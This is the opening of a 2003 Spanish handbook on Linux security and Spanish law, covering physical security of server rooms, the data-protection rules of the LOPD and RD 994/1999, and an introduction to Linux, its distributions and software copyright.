Linux:

Seguridad técnica y legal

Jose L. Rivas López · J. Enrique Ares Gómez · Victor A. Salgado Seguín

AUTORES : José Luis Rivas López
José Enrique Ares Gómez
Víctor A. Salgado Seguín

DIRECCIÓN Y COORDINACIÓN DE LA OBRA: José Luis Rivas López
jlrivas@uvigo.es

DISEÑO DE LA CUBIERTA, SEPARADORES : Santiago Rivas López

REVISIÓN DE LA OBRA: Raquel Cores Cobas
Sergio Pazos Gonzalez
Javier Rodeiro Iglesias
Antonio Gómez Lorente

PUBLICADA EN EL 2.003

Manuel Murguía 25-8ºA, 15011 La Coruña (España)
www.virtualibro.com

ISBN: 84-95660-88-1
Depósito Legal: C-1729-2003

Manufactured in Spain – Realizado en España

A Inma Valeije

A mi familia y amigos por tenerlos ahí siempre que se les necesita. Especialmente a mis padres, hermano, mis primas Ana y Luanda, Ju y Vinchy, Ici, Fran, Mamen, mi primo Paulino y su mujer Teresa.

A mis abuelos, a Pilar y a mi tío Rafael que ya no pueden transmitirme su sabiduría y experiencia.

Entre mis amigos me gustaría destacar a: Bea y su marido Alfonso, Laia, He-man y Thor, Fran, Eva, Sergio, Diego, Eviña, Raquelilla, Javi (meu), ...

José Luis Rivas López

Para Maite, mi mujer, por su infinita paciencia, amor y comprensión.

Victor Alberto Salgado Seguín

En primer lugar a Ana, Iria, Noa e Iago va por vosotros y por todos aquellos familiares, amigos y compañeros contribuyen a que el día a día sea más facil por ello se siembra futuro

José Enrique Ares Gómez

AGRADECIMIENTOS

Gracias a: ***Raquel Cores Cobas****,* ***Sergio Pazos Gonzales****,* ***Javier Rodeiro Iglesias*** *y* ***Antonio Gómez Lorente****, quiénes revisaron este trabajo. También nos gustaría dar las gracias a* ***Santiago Rivas López*** *quién diseño la portada y los separadores.*

AUTORES

José Luis Rivas López
José Enrique Ares Gómez
Víctor A. Salgado Seguín

DIRECCIÓN Y COORDINACIÓN

José Luis Rivas López
jlrivas@uvigo.es

Índice

PARTE II. USUARIOS

PARTE III. EL SISTEMA

PARTE IV. LA RED

PARTE V. ATAQUES

PARTE VI. APÉNDICES

Prólogo

0

A finales del siglo XX hemos incrementado nuestra actividad en el ámbito de la seguridad técnica y legal, de la gestión y utilización de redes y sistemas. Ante la necesidad del uso de documentación técnica y legal, su tratamiento conjunto no esta asequible ya que, cuando buscábamos documentación técnica e intentábamos ponerla en práctica dentro de los límites legales en España, era difícil obtener resultados debido a que no existía documentación especifica y, por desgracia, esto todavía no se ha subsanado. Aunque es verdad que hay manuales traducidos y/o autóctonos de nuestro país que describen por separado ambos temas. Nosotros, como autores de este manual, pretendemos llenar este vacío, tratándolos conjuntamente.

Por tanto el objetivo del manual, en una primera etapa, es documentar qué se puede hacer para asegurar en lo posible tanto los sistemas como las redes, sin sobrepasar la delgada línea de la legalidad. Cuando nos referimos a “asegurar en lo posible”, queremos dejar claro que nunca nada va a ser seguro al cien por cien. Siempre habrá que tener presente que la seguridad es como una cadena. De nada sirve que una cadena sea muy buena si uno de sus eslabones es defectuoso. La cadena se rompe. Posteriormente se publicaran aplicaciones en ámbitos tan diversos como fabricación, servicios, etc.

Este manual utiliza como base el sistema operativo Linux para explicar los conceptos de administración y seguridad. Aunque se utiliza este sistema operativo es bastante fácil extrapolar a otros.

Nos hemos dirigido a profesionales que tengan o no base sobre el tema de la seguridad, intercalando, eso sí, el marco legal en España. También esperamos que la gente se interese no sólo en la seguridad, sino cómo llegar a ella sin vulnerar la legislación vigente en España.

El libro está divido en 5 partes o secciones bien diferenciadas. Cada una de ellas está divida a su vez en una serie de capítulos.

- La primera parte tiene el nombre de "*Aspectos generales de la seguridad en Linux*", en la que se comenta qué medidas hay que tomar para la situación e instalación de los equipos. También se hace una pequeña introducción acerca del sistema operativo Linux y la legislación española, así como unas consideraciones a la hora de la instalación. Por último, se ven unos conceptos básicos del sistema operativo Linux.

- En está parte llamada "*Usuarios*" se comenta tanto la creación como la administración de usuarios, grupos, etc. También se ven las diferentes herramientas que ayudan a su administración y cómo detectar ataques, todo ello dentro de su debido marco legal.

- A la siguiente parte se le ha puesto el nombre de "*Seguridad en el sistema*", porque en ella se recogen qué aplicaciones se encuentran a disposición de los administradores para la realización de las copias de seguridad, así como a qué nos obliga la ley cuando tenemos en el sistema o en la red información sensible. Por último, se comentan las diferencias entre monitorizar y auditar, así como las aplicaciones para poder hacerlo. También se comenta el marco legal en el que hay que moverse para no vulnerar los derechos de los usuarios.

- En la siguiente parte, llamada "*Seguridad en la red*", se hace una pequeña introducción sobre qué es una red, diferentes topologías, el marco legal que rige la red y cómo dan servicios los sistemas operativos. Al final de está parte se comentan los diferentes tipos y arquitecturas de cortafuegos así como la legalidad de estos.

- La última la parte es la llamada "*Ataques*". En ella se puede leer cómo los hackers suelen atacar un sistema y qué medidas se deberían tomar, dependiendo de dónde esté trabajando y de la información que contengan los sistemas. También se verán las diferentes violaciones que suelen atacar, así como los procedimientos que se suelen usar para defenderse de ellos. Hay un capitulo en el cual se verán diferentes tipos de protección, bien sea para usuarios, sistemas y/o red. Por último en el capitulo 15 se describe el marco legal que rige todo esto, qué leyes nos amparan, qué penalizaciones tienen y cómo se van a poder obtener pruebas. Este capitulo es un extracto de un articulo publicado en una revista técnica en la cual también ha colaborado *Laura Elena Conde Rodríguez*.

Seguridad Física

1

Lo primero que hay que tener en cuenta cuando hablemos de seguridad en los sistemas, más en concreto en los servidores, es asegurar el acceso físico. Con ello conseguimos que poder manipularlos "*in situ*" sea realmente complicado para un usuario no autorizado.

Este tema tan importante (o más que otros) es del que menos se preocupan las organizaciones. Incluso teniendo normas a este respecto no se preocupan de educar a sus responsables, pudiendo estos, por ejemplo, dejar las puertas abiertas o desbloqueadas, con lo que el acceso de personas no autorizadas está asegurado.

La seguridad física no solo atañe a lo antes mencionado, sino también a que los sistemas no se dañen por inundaciones, fuego, polvo, etc.

En este capitulo se abordarán:

1) Realización de un plan de seguridad física.
2) Acceso físico.
3) Posibles amenazas en la sala de sistemas/servidores.
4) Aspectos jurídicos de la seguridad física .

1.1 Realización de un plan de seguridad física

Lo primero que hay que realizar para suministrar la seguridad física es un conjunto de planes. Los planes deben ser implementados y cumplidos por los usuarios que les competen, principalmente administradores. Dicho plan debe incluir una serie de puntos básicos:

- Una descripción del lugar que debe proteger, en el cual estarán los servidores, routers, etc., así como su entorno. Por tanto, habrá que enumerar y describir sus puntos débiles y sus puntos fuertes (si tiene seguridad, etc.).

- Una descripción de las defensas posibles y la manera, de implementarlas, así como su coste. El coste, aunque parezca superfluo, es realmente importante, ya que después habrá que valorar si la información que se guardan en esos sistemas es realmente tan importante como para gastarse tanto dinero.

Es interesante utilizar una herramienta potente y muy utilizada en ingeniería: la matriz D.A.F.O. (Debilidades Amenazas Fortalezas Oportunidades). Se trata de determinar todas las debilidades y las fortalezas de la cuestión objeto de análisis. Una vez enumeradas y descritas, hay que intentar pasar las debilidades a fortalezas y las amenazas a oportunidades. Por ejemplo, supongamos una sala en donde haya humedad. Podemos considerarla, a priori, una debilidad, ya que los ordenadores con cierta humedad pueden provocar cortocircuitos (como se podrá ver más adelante), pero se puede convertir en un fortaleza, ya que en una sala donde haya humedad es menos probable que se produzcan cargas estáticas. Además, los sistemas tienen un rango tolerante de humedad.

Para realizar dicho plan habrá que tener en cuenta una serie de preguntas como las que se muestran a continuación:

- ¿Alguien que no esté autorizado puede tener acceso a los sistemas/servidores?

- ¿Qué imagen daría si alguien entra en el sistema?

- ¿Tengo información importante para el grado de protección que voy a utilizar?

- Si se produce un desastre en el cual pierdo toda la información, ¿qué efecto produciría frente a las personas que confían en nosotros y en los usuarios?

1.2 ACCESO FÍSICO

1.2.1 LA SALA DE LOS SISTEMAS/SERVIDORES

Los servidores deben estar en una sala protegida en donde el acceso sea restringido, es decir, que sólo tengan acceso personas autorizadas, como, por ejemplo, los responsables de sistemas y/o administradores.

La sala donde están los sistemas/ordenadores debe tener las paredes bien sólidas, por lo que no podrán ser de cristal, pladur, etc. Tampoco podrán tener ventanas y habrá que tener en cuenta que los conductos del aire acondicionado o del climatizador sean pequeños para que ninguna persona pueda acceder a la habitación a través de ellos. Sería interesante tener sensores de movimiento o cualquier otro que detecte a personas sin la autorización pertinente.

1.2.2 LOS SISTEMAS/ORDENADORES

La protección de los sistemas/servidores, así como de las estaciones de trabajo, ha evolucionado bastante de unos años hasta la fecha, con respecto a la identificación de los usuarios que pueden manipularlos “in situ”. Se ha pasado de un nombre de entrada y contraseña en la consola de entrada al sistema o de la contraseña en la BIOS (Basic Input Output Subrutines) a controles de acceso biométricos (siendo estos los más avanzados).

1.2.2.1 BIOS

Hace años que los fabricantes han introducido contraseñas en las BIOS tanto para el acceso a su configuración como para que arranque el sistema operativo. Con esto evitaremos entre otras cosas que nos introduzcan otro sistema, roben información, etc.

Si se colocan, es recomendable el cambio de ésta, ya que la que viene predeterminada con la BIOS es de todos conocido. De todos modos, aunque se cambien no es una medida de protección muy eficaz, ya que hay herramientas capaces de capturarlas. Estas herramientas se pueden encontrar fácilmente en Internet.

1.2.2.2 ACCESO POR MEDIO DE SENSORES BIOMÉTRICOS

La utilización de sensores biométricos para el acceso a los servidores o estaciones de trabajo es la nueva tecnología que se está empleando en la actualidad, ya que su coste ha bajado bastante. El acceso por medio de sensores biométricos utiliza entre otras cosas: las huellas dactilares, la estructura facial, la retina y el iris, la voz, etc.

Esta tecnología se basa en que nunca puede haber dos iguales, es decir, dos voces no pueden ser iguales, ni dos huellas dactilares, por este motivo se usa. Ha llegado a tanto la sofisticación de estos sensores que, por ejemplo, si le cortaran el dedo a alguien para poder acceder al sistema no se podría entrar porque lo detectaría. Estos sensores son muchos más seguros y más fáciles para los usuarios que aprenderse la contraseña y encima cambiarla cada cierto tiempo.

1.3 POSIBLES AMENAZAS EN LA SALA DE SISTEMAS/SERVIDORES

Los sistemas informáticos y/o telemáticos no dejan de ser sistemas electrónicos sensibles a las condiciones que les rodea, es decir, a las condiciones del entorno. Por ejemplo: un incendio, una inundación, etc. son nefastas para los sistemas. A continuación se describen:

1.3.1 TEMPERATURAS EXTREMAS

La mayoría de los ordenadores trabajan en un rango de temperaturas que puede oscilar entre 10ºC a 32ºC. Si se diese el caso de no estar entre éstas el equipo se podría dañar.

Por este motivo se debe de echar un vistazo a la documentación de los ordenadores y observar que rango pueden tolerar. Una vez conocido el rango habrá que comprobar si el lugar dónde se ubican los sistemas tiende a sobrepasarlos. Si se diese el caso, habrá que aclimatar el lugar con un climatizador o un aire acondicionado. Sería recomendable instalar una alarma para que cuando la temperatura sobrepasase los niveles permitidos se activase.

1.3.2 INCENDIO

Un incendio en la sala de los sistemas/servidores sería un gran desastre. Pero no sólo hay que tener cuidado con los incendios, sino también con la manera de extinguirlo, ya que se trata de sistemas eléctricos. No deben apagarse con agua, como cualquier otro incendio, debido a que si el fuego no ha sido capaz de acabar con los sistemas/servidores posiblemente el agua sí lo haga. El agua es un gran conductor de electricidad, con lo que se cortocircuitarían los sistemas electrónicos.

A continuación se describen algunas recomendaciones que se deberían de tener en cuenta:

- Utilice sistemas de CO_2[1] o cualquier otro producto recomendado que extinga el incendio, pero que no conduzca la electricidad[2].

[1] Ni el protocolo de Montreal, ni el Reglamento Europeo 3093/94 restringe el uso del CO_2 dado que no afecta a la capa de ozono.

[2] No se incluye el Halon, porque se prohíbe totalmente a partir del 31 de diciembre del 2003 por el "Reglamento (CE) nº 2037/2000 del Parlamento Europeo y del Consejo, de 29 de junio de 2000, sobre las sustancias que agotan la capa de ozono". Cabe destacar que aun después, se podrá seguir utilizando como extintor de incendios en determinadas instalaciones: dependencias militares, aviones, etc. Si se recomienda el uso del Argonfire, Argonite e Inergen que si están permitidos.

- Tenga en los alrededores y dentro de la sala extintores. Los extintores habrá que revisarlos cada cierto tiempo, como recomienda el fabricante.

- Ponga una alarma antiincendios y un sistema automatizado para su extinción.

1.3.3 HUMO

El humo puede causar también importantes daños en nuestros sistemas debido a que es un potente abrasivo que suele dañar los discos tanto magnéticos como los ópticos, etc.

A continuación se describen algunas recomendaciones que se deberían de tener en cuenta:

- Instale detectores de humo:

  - En el techo.

  - Si tuviese falso techo póngalos también entre el falso techo y el techo.

  - Si tuviese en la sala moqueta, alfombras, etc. póngalos a ras del suelo.

- No permita fumar en la sala.

1.3.4 AGUA

El agua, como el fuego, es nefasto para los sistemas/servidores. Como ya se ha mencionado anteriormente, produce cortocircuitos gracias a la facilidad con la que conduce la electricidad. Para este caso es recomendable tener sensores a dos alturas. En la primera altura se colocarían para avisar que hay agua en la sala. En la segunda para apagar los sistemas/ordenadores y cortar la corriente eléctrica.

También sería interesante un sistema de achique del agua cuando ésta se detecta en el primer instante.

1.3.5 HUMEDAD

La humedad puede ser una aliada, ya que previene las cargas estáticas. Sin embargo, los excesos son malos, ya que pueden provocar cortocircuitos. Por tanto, es recomendable echar un vistazo en los manuales de los sistemas/servidores al rango de humedad que soportan para poner un detector, así como un equipo que establezca la humedad.

1.3.6 COMER Y BEBER

Debe estar prohibido comer y beber dentro de la sala aunque no se estén manipulando los equipos ya que se puede caer una gota de bebida y producir un cortocircuito, etc.

1.3.7 POLVO

El polvo es igual de peligroso que el humo. Al igual que éste, puede dañar los discos tanto magnéticos como ópticos, así como las cintas magnéticas, etc. Además, la mayoría del polvo no sólo es abrasivo, sino que es conductor de electricidad, por lo que puede provocar cortocircuitos.

Por tanto, debemos tener en el climatizador o aire acondicionado filtros de aire para evitarlo. También seria recomendable en sitios donde el polvo es incontrolable colocar fundas para la protección de los sistemas/servidores.

1.3.8 EXPLOSIONES

Aunque parezca que una explosión es improbable hay que fijarse si cerca de la sala o del edificio se utiliza propano, gas natural o si contienen productos inflamables.

Por tanto, hay que tenerlo en cuenta y por ello habrá que ubicar a los sistemas/servidores lejos de ventanas, paredes de cristal, etc.

1.3.9 VIBRACIONES

Las vibraciones es un problema a tener en cuenta, ya que puede causar diferentes daños: desde los más leves (desconectando circuitos, cables, etc.) hasta los más graves (dañando los discos perdiendo así la información).

Por tanto, habrá que tomar ciertas medidas, como colocar los equipos sobre plataformas que amortiguan las vibraciones o tener cuidado donde se ponen los equipos: superficies que no vibren.

1.3.10 TORMENTAS

Las tormentas son uno de los principales causas de daños en los equipos. No sólo por cortes en la corriente eléctrica sino por posibles sobretensiones.

Si es posible, apagar los equipos durante la tormenta sería más que recomendable. También habría que tener en cuenta la utilización del S.A.I. (Sistema de Alimentación Ininterrumpida), el cual suministrará tensión durante el corte y protegerá a los equipos de las posibles sobretensiones.

Los S.A.I. se pueden catalogar en:

- "*espera*", iniciándose sólo cuando se produzca un corte;
- "*conectado*", suministrando constantemente la corriente.

Los S.A.I. más caros y los más recomendables son los de tipo "*conectado*", porque están continuamente suministrando una corriente estable.

Al comprar un S.A.I. habrá que tener en cuenta una serie de cuestiones que se describirán a continuación:

- La duración del S.A.I. frente a un corte.
- Su grado de protección frente a sobretensiones.
- La cantidad de consumo que necesitan los equipos que quiere conectar al S.A.I. Con esta información, que se pueden encontrar en las especificaciones de los equipos o en la parte de atras, viniendo en Vatios. Habría que sumarlo con lo que se sabría la cantidad de consumo.
- Si el S.A.I. avisa a los equipos conectados a él cuando se le está agotando la energía de reserva.
- Las características de las baterías del S.A.I.: si las baterías que utiliza son reemplazables y su coste, su vida, etc.

1.3.11 RUIDO ELECTRICO

El ruido eléctrico puede ser causado por numerosas fuentes, desde motores hasta otros sistemas/servidores. El ruido eléctrico consistente en picos de sobretensión, que pueden ser transmitidos a través de cualquier línea que envía señales eléctricas y que causa problemas a los sistemas/servidores.

Para evitar este fenómeno existen circuitos eléctricos especiales. También sería recomendable poner sobre el suelo una malla antienergia estática y no permitir el uso en la sala de walkie-talkies, móviles, teléfonos inalámbricos, etc. ya que pueden afectar a procesos como la grabación de datos.

1.3.12 ANIMALES

Los animales pueden causar numerosos daños a nuestros sistemas/servidores debido a que tienen predilección por las corrientes eléctricas.

Para este tipo de problema hay numerosas soluciones. Tenemos desde emisores eléctricos (dependiendo del tipo de animal) hasta señales determinadas.

1.4 ASPECTOS JURÍDICOS DE LA SEGURIDAD FÍSICA

Tal y como se ha comentado en la parte técnica de este capítulo, la seguridad física de los sistemas informáticos tiene una importancia primordial y, a menudo, es descuidada por los administradores de red, más centrados en la seguridad informática o lógica.

La propia legislación española ya exige la adopción de este tipo de medidas en el Real Decreto 994/1999, de 11 de junio, sobre Medidas de Seguridad de los Ficheros Automatizados que contengan Datos de Carácter Personal[3].

Esta norma se enmarca dentro del régimen jurídico de la Protección de Datos Personales, regulado por la Ley Orgánica 15/1999, de 13 de diciembre, de Protección de Datos de Carácter Personal (LOPD) que, en su artículo 9, dispone lo siguiente: *"El responsable del fichero, y, en su caso, el encargado del tratamiento deberán adoptar las medidas de índole técnica y organizativas necesarias que garanticen la seguridad de los datos de carácter personal y eviten su alteración, pérdida, tratamiento o acceso no autorizado, habida cuenta del estado de la tecnología, la naturaleza de los datos almacenados y los riesgos a que están expuestos, ya provengan de la acción humana o del medio físico o natural".*

Cualquier sistema posee datos de carácter personal aunque no tenga creada una Base de Datos ex profeso: desde la lista de usuarios y contraseñas hasta la hoja de cálculo con empleados o la libreta de direcciones del correo electrónico son, de hecho,

[3] Ver Apéndice A.

ficheros con datos de carácter personal que deben ser protegidos obligatoriamente bajo este régimen jurídico de medidas de seguridad.

El incumplimiento de esta obligación supone una infracción grave en base al artículo 44.3.h) de la LOPD, y está sancionado con una multa de entre 10 y 50 millones de pesetas (art. 45.2), de ahí la importancia de no descuidarse con estas medidas de seguridad y ponerlas en práctica sin dilación, en el caso de que no estén ya en marcha.

El Real Decreto 994/1999, desarrolla el citado artículo 9 de la LOPD y regula detalladamente las Medidas de Seguridad exigibles a los sistemas descritos.

En el capítulo 5 tendremos ocasión de referirnos a las Medidas de Seguridad de orden lógico exigibles. En el presente capítulo analizaremos únicamente las de orden físico, que son las abordadas aquí.

En primer lugar, cabe destacar que todas las medidas y procedimientos de seguridad física adoptados sobre el sistema deberán estar recogidos en un único *documento de seguridad* que los detalle específicamente, según se recoge en el artículo 8 del Reglamento y sus concordantes. En concreto, dicho documento deberá contener, como mínimo, lo siguiente:

a) Ámbito de aplicación del documento con especificación detallada de los recursos protegidos.

b) Medidas, normas, procedimientos, reglas y estándares encaminados a garantizar el nivel de seguridad exigido en este Reglamento.

c) Funciones y obligaciones del personal.

d) Estructura de los ficheros con datos de carácter personal y información que los tratan.

e) Procedimiento de notificación, gestión y respuesta ante las incidencias.

f) Los procedimientos de realización de copias de respaldo y de recuperación de los datos.

Dicho Documento deberá mantenerse permanentemente actualizado y adaptado a la legislación vigente en cada momento. Deberá ser conocido y aplicado por todo el personal con acceso al Sistema, en base al artículo 9.2 del Reglamento.

Las medidas concretas a aplicar varían en función del tipo de datos almacenados. Existen tres niveles de seguridad: el básico, el medio y el alto. Para saber qué nivel debemos de aplicar, estaremos a lo dispuesto en el artículo 4 del Reglamento. De él se deduce lo siguiente:

1- Nivel básico:

- Aplicable a todos los sistemas con datos personales en general[4].

2- Nivel Medio:

- Datos de comisión de infracciones administrativas o penales.
- Datos de Hacienda Pública.
- Datos de servicios financieros.
- Datos sobre solvencia patrimonial y crédito.
- Conjunto de datos de carácter personal suficientes que permitan obtener una evaluación de la personalidad del individuo.

3- Nivel Alto:

- Ideología.

- Religión.
- Creencias.
- Origen racial.
- Salud o vida sexual.
- Datos recabados para fines policiales.

Estas medidas de seguridad se aplican de forma cumulativa. Así, el nivel alto deberá cumplir también las reguladas para el nivel medio y el nivel bajo de seguridad.

En cuanto al nivel básico, las medidas físicas de seguridad contempladas son las siguientes:

♦ Obligación de identificar y guardar registro de todas las personas con acceso a los sistemas informáticos (artículo 11.1 del Reglamento):

Esta obligación tiene una vertiente lógica que veremos en el capítulo 5, pero aquí nos interesa la vertiente física. Esto obliga al administrador a identificar físicamente a las personas que utilizan los equipos y a registrar su horario de acceso.

Esto es particularmente útil para poder vincular el acceso lógico de un login y un password con el acceso físico de una persona concreta en un momento dado. Esto ayuda a identificar y controlar sus acciones en el sistema. Muy útil de cara a probar posibles responsabilidades si hay un mal uso de los datos.

[4] En base al artículo 3, apartado a), de la LOPD, se definen los datos personales como "cualquier información concerniente a personas físicas identificadas o identificables".

- Obligación de la llevanza de un Registro de Incidencias (artículo 10 del Reglamento):

  En dicho registro, se llevará un control de todos los problemas e incidencias destacables producidas en el sistema y en sus locales y equipos. Concretamente, el administrador del sistema hará constar en dicho registro la siguiente información:

  a) El tipo de incidencia acaecida.

  b) El momento en que se ha producido.

  c) La persona que realiza la notificación de la misma.

  d) A quién se le comunica.

  e) Los efectos que se hubieran derivado de la misma.

En cuanto al nivel medio, las medidas físicas de seguridad que se incorporan son las siguientes:

- *Obligación del control de acceso físico al sistema* (artículo 19 del Reglamento):

  Esta medida supone que solamente el personal autorizado para manejar los datos de carácter personal podrá acceder físicamente a los locales en los que se almacenen dichos datos en el *sistema*.

  Esto obliga a cerrar al público dichos locales, mediante una llave o personal de seguridad, y arbitrar medios que permitan la identificación física de los que accedan a los mismos y la verificación de su autorización para ello. Lo ideal serían locales cerrados protegidos por cerraduras con identificadores biométricos, aunque sería suficiente una llave sólo en posesión del personal autorizado.

- *Gestión física de los soportes* con datos de carácter personal (artículo 20 del Reglamento):

  Esta medida supone la obligación de llevar un control de todos los soportes informáticos que almacenen, hayan almacenado o vayan almacenar datos de carácter personal. Así se registrará su entrada y salida y se adoptarán medidas especiales respecto a su destrucción o reutilización posterior.

  Específicamente, se compone de las siguientes acciones necesarias:

  1- En la *entrada del soporte*:

  Deberá establecerse un sistema de registro de entrada de soportes informáticos que permita, directa o indirectamente, conocer los siguientes aspectos:

  a) El tipo de soporte.

  b) La fecha y hora.

  c) El emisor.

  d) El número de soportes.

  e) El tipo de información que contienen.

  f) La forma de envío .

  g) La persona responsable de la recepción, que deberá estar debidamente autorizada.

2- En la *salida del soporte*:

Igualmente, se dispondrá de un sistema de *registro de salida de soportes* informáticos que permita, directa o indirectamente, conocer lo siguiente:

a) El tipo de soporte.

b) La fecha y hora.

c) El destinatario.

d) El número de soportes.

e) El tipo de información que contienen.

f) La forma de envío.

g) La persona responsable de la entrega que deberá estar debidamente autorizada.

3- En el *desecho o reutilización del soporte*:

Cuando un soporte vaya a ser desechado o reutilizado, se adoptarán las medidas necesarias para impedir cualquier recuperación posterior de la información almacenada en él, previamente a que se proceda a su baja en el inventario.

Así, debe haber también un *inventario de los soportes* informáticos existentes en el sistema, permanentemente actualizado y controlado.

En el caso de deshecho de los soportes informáticos, es recomendable proceder a su destrucción mediante una trituradora o similar.

En el caso de su reutilización, se debe formatear los mismos a bajo nivel, impidiendo así cualquier recuperación posterior de los datos.

4- *Salida del soporte* por mantenimiento:

Cuando los soportes vayan a salir fuera de los locales en que se encuentren ubicados los ficheros como consecuencia de operaciones de mantenimiento, se adoptarán las medidas necesarias para impedir cualquier recuperación indebida de la información almacenada en ellos. Utilizando, por ejemplo, la técnica del formateo a bajo nivel reseñada.

En lo que respecta al nivel alto de seguridad, las medidas físicas que se contemplan son las siguientes:

- Transporte físico seguro de los datos (artículo 23 del Reglamento):

La distribución física de los soportes que contengan datos de carácter personal deberá realizarse cifrando dichos datos o bien utilizando cualquier otro mecanismo que garantice que dicha información no sea inteligible ni manipulada durante su transporte.

Entre estos otros mecanismos, se encuentra, por ejemplo, el transporte en “containers” seguros que garanticen su no apertura ni manipulación entre los puntos de origen y destino de los mismos. Otros sistemas que lo garanticen también son admisibles.

Cabe destacar que el papel impreso con estos datos también está incluido en el régimen de protección de la LOPD y del Reglamento.

- *Almacenamiento de las copias de respaldo* fuera de los locales con los equipos (artículo 25 del Reglamento):

  En base a este artículo, todas las copias de seguridad o “Backups” del sistema se deberán almacenar en un local distinto del que albergue a los equipos.

  Dicho almacén deberá cumplir, asimismo, con las medidas de seguridad exigibles. En concreto, las referentes al control y restricción del acceso físico al mismo al personal no autorizado.

Esto es todo en cuanto a las medidas de seguridad de carácter físico. En el capítulo 5 tendremos la oportunidad de retomar esta regulación para analizar las medidas de tipo lógico o informático exigidas.

Introducción a Linux y a la Legislación Española

2

Antes de empezar a hablar de la seguridad en Linux, vamos a introducir este sistema operativo, así como la legislación española. Aunque parezca una tontería, muchos administradores saben que es un sistema operativo, pero no saben de dónde viene, su filosofía, etc.

Este capítulo servirá como base para los demás capítulos que vendrán a continuación.

En este capitulo se verán:

1) ¿Qué es Linux?
2) Las distribuciones.
3) Derechos de autor en Linux: G.N.U.
4) Introducción a la Legislación Española.

2.1 ¿QUÉ ES LINUX?

Linux es un sistema operativo[1] multitarea[2] y multiusuario[3] iniciado para crear una versión de trabajo de UNIX en ordenadores IBM PC o compatibles, es decir, en máquinas basadas en tecnologías x86. Por tanto, el objetivo fue crear un clon de UNIX, en el que no hubiera ningún software comercial con derechos y que pudiese ser utilizado por gente de todo el mundo.

Linux fue desarrollado como afición por Linus Torvald mientras estaba estudiando en la universidad de Helsinki en Finlandia con tan sólo 23 años. Linus intentaba crear una versión más sólida de Minix. Minix es un programa desarrollado por el Dr. Andrew Tannebaum para la demostración de varios conceptos que se encuentran en los sistemas operativos.

Aunque Linux es gratuito, no es un software de dominio público debido a que Linus tiene los derechos de autor del núcleo (kernel) y muchas de las utilidades de dicho sistema operativo están bajo la licencia GNU General Public Licence. Esta licencia permite a los creadores de un programa conservar sus derechos de autor, pero permite a otros programadores venderlos después de haberlos modificados sin poder limitar los derechos anteriores. Todo esto lleva consigo la facilitación del código fuente.

2.2 LAS DISTRIBUCIONES

Desde que Linus creo el primer núcleo y los primeros programas, Linux ha sufrido un enorme impulso. Dicho impulso ha permitido que un número elevado de empresas, muchas de ellas nuevas, y usuarios se dediquen a crear nuevas distribuciones y nuevos programas. En la actualidad nos podemos encontrar desde aplicaciones ofimáticas hasta programas de ingeniería.

[1] Un sistema operativo administra todos los recursos disponibles (impresoras, discos duros, memoria, ratón, etc.)
[2] Permite ejecutar muchos programas al mismo tiempo sin parar la ejecución de los otros programas.
[3] Permite ofrecer servicios a varios usuarios a la vez, ejecutando uno o varios programas a la vez.

Una cosa hay que tener clara: a pesar de las numerosas distribuciones que existen, ninguna distribución es mejor que otra. Lo importante es aprender y acostumbrarse a una de ellas. Una vez elegida una que se adapte a nuestras necesidades y a nuestros gustos, es recomendable mantenernos con ella.

Pero lo más importante es que ésta esté bien configurada. Un sistema bien configurado nos evitará muchos problemas.

A continuación se muestra alguna de las distribuciones más populares:

DISTRIBUCCIÓN	GESTOR DE VENTANAS	INSTALACIÓN GRÁFICA	DETECCIÓN HARDWARE	FORMATO PAQUETES	IDIOMA	DIRECCIÓN WEB
Corel Linux	KDE	ν	ν	deb	inglés	http://www.corel.com
Debian	A elegir	χ	χ	deb	español	http://www.debian.org
Esware Linux	A elegir	ν	ν	rpm	español	http://www.esware.com
HispaFuentes	Helix-Gnome	ν	χ	rpm	español	http://www.hispafuentes.com
Mandrake	A elegir	ν	χ	rpm	inglés	http://www.linux-mandrake.com
Red Hat	Gnome	ν	χ	rpm	inglés	http://www.redhat.com
Slackware	A elegir	χ	χ	tgz	inglés	http://www.cdrom.com
SuSE Linux	A elegir	ν	χ	rpm	español	http://www.suse.de
Turbolinux	Helix-Gnome	ν	χ	rpm	inglés	http://www.turbolinux.com

2.3 DERECHOS DE AUTOR EN LINUX: LA GENERAL PUBLIC LICENSE (GNU)

2.3.1 LA PROPIEDAD INTELECTUAL DEL SOFTWARE

Los derechos que el autor tiene sobre su obra o creación están protegidos en nuestra legislación bajo el régimen jurídico de la Propiedad Intelectual. En concreto, el artículo 10 de la Ley de Propiedad Intelectual Española dispone que *"son objeto de propiedad intelectual todas las creaciones originales literarias, artísticas o científicas expresadas por cualquier medio o soporte, tangible o intangible, actualmente conocido o que se invente en el futuro"*. Seguidamente, dicho artículo enumera las obras o creaciones específicas protegidas bajo este ámbito (libros, obras artísticas, etc.). Entre

ellas, el apartado i) incluye a los programas de ordenador como susceptibles de ser protegidos bajo esta regulación.

Por tanto, el software en nuestro país se protege igual que una obra literaria o artística, en contra de otros países en los que se protege como una invención o patente, dentro del otro régimen referido a la Propiedad Industrial. En nuestra opinión, estimamos que el Régimen de la Propiedad Intelectual es mucho más beneficioso para el programador que el de Patentes. En el primer caso, el autor del programa adquiere los derechos sobre el mismo desde el momento en que introduce las líneas de código en el ordenador. Sin embargo, en el segundo caso no tiene los derechos sobre su creación hasta que lo registra como patente en el organismo competente.

Profundizando más, el Régimen Jurídico de la Propiedad Intelectual garantiza unos “derechos morales” del autor que son inalienables, aunque se cedan los derechos para usar o comercializar el programa. Estos derechos son: el de paternidad de la obra y el de modificación de la misma. De este modo, el autor o programador tendrá siempre el derecho a ser reconocido como tal en los “créditos” del programa o en su “Copyright”. De igual modo, toda modificación o alteración de la obra que pueda menoscabar su prestigio o dignidad como autor deberá contar siempre con su aprobación.

Estos derechos pervivirán, como decíamos, aunque se transmitan o cedan a un tercero los llamados “derechos patrimoniales” sobre el programa, como son el derecho de reproducción, el de distribución, el de comunicación pública o el de transformación del programa de ordenador, algunos de los cuales veremos más adelante.

Tradicionalmente, los programas informáticos se vienen elaborando por uno o varios programadores que trabajan para una compañía de software. Esta empresa se reserva todos los derechos patrimoniales o de explotación de la obra, a cambio de una remuneración a los programadores por su trabajo. Los programas creados se comercializan por la compañía en el mercado y podrá, a su vez, modificarlos o actualizarlos posteriormente, rentabilizando a su vez dichas actualizaciones.

En este tipo de programación y comercialización del software generalmente vulgarmente denominado como “Software Propietario”, el código fuente del programa

nunca se hace público, permaneciendo dentro de la compañía bajo acceso exclusivo de los empleados programadores.

Cumpliendo este sistema, nos encontramos con la mayor parte del software producido en el mundo, principalmente bajo el entorno Windows o Macintosh. Las empresas más conocidas en este sector son Microsoft, Apple, Compaq, Corel o Adobe entre otras.

